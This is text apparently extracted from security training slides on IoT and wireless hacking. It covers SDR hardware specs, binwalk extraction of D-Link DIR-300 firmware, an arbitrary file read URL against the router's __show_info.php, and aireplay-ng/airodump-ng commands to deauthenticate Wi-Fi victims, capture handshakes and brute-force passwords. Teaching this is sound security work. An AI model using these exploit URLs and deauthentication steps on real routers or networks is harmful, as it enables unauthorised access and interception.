X310 Frequency Spectrum 52 MHz – 2.2 GHz 30 MHz - 6 GHz 300 MHz - 3.8 GHz 70MHz - 6GHz DC – 6GHz Duplex Receive Only Half Full Full / 2x2 MIMO Full x 2 Bandwidth 2.5 MHz 20 MHz 28 MHz 30 MHz Half 56 MHz Full 120 MHz x 2 Sample Size 8bit 8 bit 12 bit 12 bit 16 bit Sample Rate 2.5 MS/s 20 MS/s 40 MS/s 45 MS/s Half 61 MS/s Full 200 MS/s Sample Rate USB 2 USB 2 USB 3 USB 3 Dual 10GB Ethernet PCIe Express Dual 1GB Ethernet FPGA None Programmable CPLD 40k/115k 75k/150k 460k Cost (USD) $20 $300 $420/$650 $675/$1100 $4800+ -
> Open Application: • VirtualBox Open VM: • AttifyOS v3.0
Open Firmware: • DIR300A1_FW105b09.bin -



> Copy DIR-300_REVA_FIRMWARE_1.06B05_WW.zip to AttifyOS v3.0 (iot:attify) Use binwalk to
identify the file • git clone https://github.com/ReFirmLabs/binwalk • cd binwalk • python setup.py install Extract with binwalk • binwalk -Me DIR-300_REVA_FIRMWARE_1.06B05_WW.zip credit: Dlink -



> machine:~$ grep –nr "require(" With source review, this parameter
is out of control, not working -




> • Try the telnet password path with arbitrary file
read vuln in real device. localhost/model/__show_info.php?REQUIRE_FILE=/etc/config/image_sign -
> Aireplay-ng • Attack 0: Deauthentication • Attack 1: Fake
authentication • Attack 2: Interactive packet replay • Attack 3: ARP request replay attack • Attack 4: KoreK chopchop attack • Attack 5: Fragmentation attack • Attack 6: Cafe-latte attack • Attack 7: Client-oriented fragmentation attack • Attack 8: WPA Migration Mode • Attack 9: Injection test -
> • Wireless case Benign WIFI AP Hacker Request Update
Fake Command Fake Request Response User -

> • First, you need a specification USB Wi-Fi Adapters
whitch listed by offensive defense, with monitor mode and wireless injection (100% compatible with Kali Linux) 2021 • List: https://miloserdov.org/?p=2196 -

> • Next, install the driver to match your adaptor
in kali • With TP-WN722N, use V1 driver with V1-3 Device, that should support the monitor and attack mode. • https://www.mediatek.com/products/broadbandwifi/rt5370 • http://dl2.opendrivers.com/dl_file.php?dl=dl2&brand=network%2Fral ink&file=RT5370_RT5372_Linux_STA_V2.5.0.1_DPO.tar.bz2&check=b6617 q1pdr4m2a&driver=8i831ke3 • https://www.youtube.com/watch?v=tYnjMiTTdms tar -vxjf RT5370_RT5372_Linux_STA_V2.5.0.1_DPO.tar.bz2 cd 2011_0225_RT5370_RT5372_Linux_STA_V2.5.0.1_DPO make -

> • Setting up and check aircrack work with your
device iwconfig wlan0 mode monitor airmon-ng start wlan0 airdump-ng mon0 -
> • Setting up and check aircrack work with your
device • Sending lost connect request with VICTIM_MAC_ADDRESS to AP and make VICTIM deauth from AP and try to make new connection. • With shake hand progress, you can log and brutalforce the WIFI AP password. • More over, you can act as WIFI AP to be MITM between VICTIM and benign WIFI AP. • https://www.youtube.com/watch?v=jKa9pAgKyBs airdump-ng –w /tmp/wpatest –c 11 –bssid {VICTIM_MAC_ADDRESS} aireplay-ng -0 10 -a {TARGET_MAC_ADDRESS} --ignore-negative-one mon0 -


> • ARP Spoofing – a type of cyber attack


